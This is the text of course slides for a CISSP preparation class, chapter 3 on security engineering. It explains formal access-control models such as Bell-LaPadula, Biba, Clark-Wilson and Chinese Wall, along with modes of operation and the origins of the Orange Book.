CNIT 125:
Information Security
Professional
(CISSP
Preparation)
Ch 3. Security Engineering
Updated 2-12-22
Topics in Part 1
• Security Models


• Evaluation Methods, Certification and
Accreditation


• Secure System Design Concepts


• Secure Hardware Architecture


• Secure Operating System and Software
Architecture


• Virtualization and Distributed Computing


• System Vulnerabilities, Threats and
Countermeasures
Security Models
Security Models
• State Machine


• Bell-LaPadula


• Lattice-Based Access Controls


• Biba


• Clark-Wilson


• Information Flow


• Chinese Wall


• Noninterference


• Take-Grant



• Access Control Matrix


• Graham-Denning, HRU

Down and Up
• Top Secret


• Secret


• Confidential


• Unclassified
Up
Down
No Read Up
• Simple Security Property


• Subjects with low clearance cannot read
objects with higher clearance


• Bell-LaPadula model


• Protects confidentiality
Write Up
• Writing up is OK


• A subject with Secret clearance may
discover something which is then
classified Top Secret and passes beyond
his or her clearance


• That does not violate confidentiality
No Write Down
• Top Secret data cannot be written down
to Secret machines


• Except through a formal process of
declassification


• That would violate confidentiality
Read Down
• People with Top Secret clearance may
read items with Secret or lower
classification


• That does not violate confidentiality
State Machine Model
• Mathematical model of a system


• Every possible interaction between the
subjects and objects is included in its
state


• If every possible state is secure, the
system is proven to be secure
Bell-LaPadula Model
• Developed for US DoD


• Maintains confidentiality


• Has two rules


• NO READ UP


• Simple Security Policy


• NO WRITE DOWN


• Star Security Policy
Bell-LaPadula Model
• Maintains CONFIDENTIALITY


• Does not maintain INTEGRITY


• A low-clearance operative can submit
false data which moves up to high
clearance levels


• Nothing in the model prevents
unauthorized alteration of high-level data
Tranquility Property
• Dictate how the system will issue
security labels


• Strong Tranquility Property


• Security labels don't change while the
model is operating


• Weak Tranquility Property


• Security labels don't change in a way
that conflicts with defined security
properties

Lattice-Based Access Controls
• Subjects and objects have various
classifications, such as clearance, need-
to-know, and role


• Subjects have a Least Upper Bound and
a Greatest Lower Bound of access


• The highest level of access is "[Alpha,
Beta, Gamma]"
Lattice-Based Access Controls
Biba Model
• NO READ DOWN


• Simple Integrity Axiom


• Prevents bad data from lower levels
from moving up


• NO WRITE UP


• Star Integrity Axiom


• Prevents low-level subjects from
changing high-level data
Biba Model
• Protects INTEGRITY, not confidentiality


• Appropriate for businesses more than
the military


• INTEGRITY and CONFIDENTIALITY are
opposing goals


• You can't have perfect integrity and
perfect confidentiality at once


• You must make a compromise
Clark-Wilson
• Real-World integrity model


• Subjects must access objects via
programs


• The programs have limitations


• Two primary concepts:


• Well-Formed Transactions


• Separation of Duties
Well-Formed Transactions
• UDI (Unconstrained Data Item)


• Data that don't require integrity


• Such as untrusted user input


• CDI (Constrained Data Item)


• Data that requires integrity


• Such as a financial transaction record


• Transaction Procedure


• Well-formed transaction


• Maintains integrity with Integrity Verification
Procedures


• Makes an audit record
Separation of Duties
• One department collects money


• Another department issues payments


• Neither of them are authorized to initiate
purchase orders


• No one person can commit fraud


• It would take a conspiracy
21
3a
Information Flow Model
• Limits how information flows in a secure
system


• Such as NO WRITE UP and NO READ
DOWN


• Bell-LaPadula and Biba use this model
Chinese Wall Model
• Avoids conflicts of interest


• Prohibits one person from accessing
multiple Conflict of Interest categories
(CoIs)


• Developed by Brewer and Nash for
employing consultants in banks
Noninterference
• Ensures that data at different security
levels remains separate


• If this fails, a covert channel exists


• Ex: a cryptographic key can be found
by measuring power consumption
Take-Grant
• Contains these rules


• TAKE


• GRANT


• CREATE


• REMOVE


• Model can involve a complex graph of
relationships

Take-Grant Model
• Alice can
create and
remove
privileges to
secrets


• Alice can grant
privileges to
Carol


• Bob can take
Alice's
privileges
Access Control Matrix

Graham-Denning Model
• Uses subjects, objects and rules


• There are eight rules

Harrison-Rizzo-Ullman (HRU) Model
• Like Graham-Denning, but treats
subjects and objects as the same and
has only six operations
Modes of Operation
• Help to determine the access control and
technical requirements for a system


• Four Modes of Operation


• Dedicated


• System High


• Compartmented


• Multilevel


• From DOD Directive 5200.28,
Enclosure 2 (1988) (Link Ch 3a)
Dedicated
• System contains objects of only one
classification level (ex: Secret)


• All subjects are cleared for that level or
higher


• All subjects have access approval and
need to know


• For all information stored and
processed on the system
System High
• System contains objects of mixed labels
(Ex: confidential, secret, and top secret)


• All subjects must be cleared up to the
system's highest object
Compartmented
• All subjects accessing the system have
necessary clearance


• But do not have formal access approval
or need to know for all information on the
system


• Objects are placed into COMPARTMENTS


• Technical controls enforce need to know
for access
Multilevel
• Stores objects of different sensitivity
labels


• Subjects have differing clearances


• A "reference monitor" controls access


• If a top-secret subject accesses a top-
secret object, access is granted


• If a secret subject attempts to access a
top-secret object, access is denied
Evaluation Methods, Certification and
Accreditation
History
• TCSEC


• Trusted Computer System Evaluation
Criteria



• Called the "Orange Book"


• Developed by the DoD in the 1980s


• ITSEC and Common Criteria


• International models, developed later
The Orange Book
• Developed in 1983 by the
National Computer
Security Center


• Part of NIST (National
Institute of Standards
and Technology)


• With help from the NSA
(National Security
Agency)


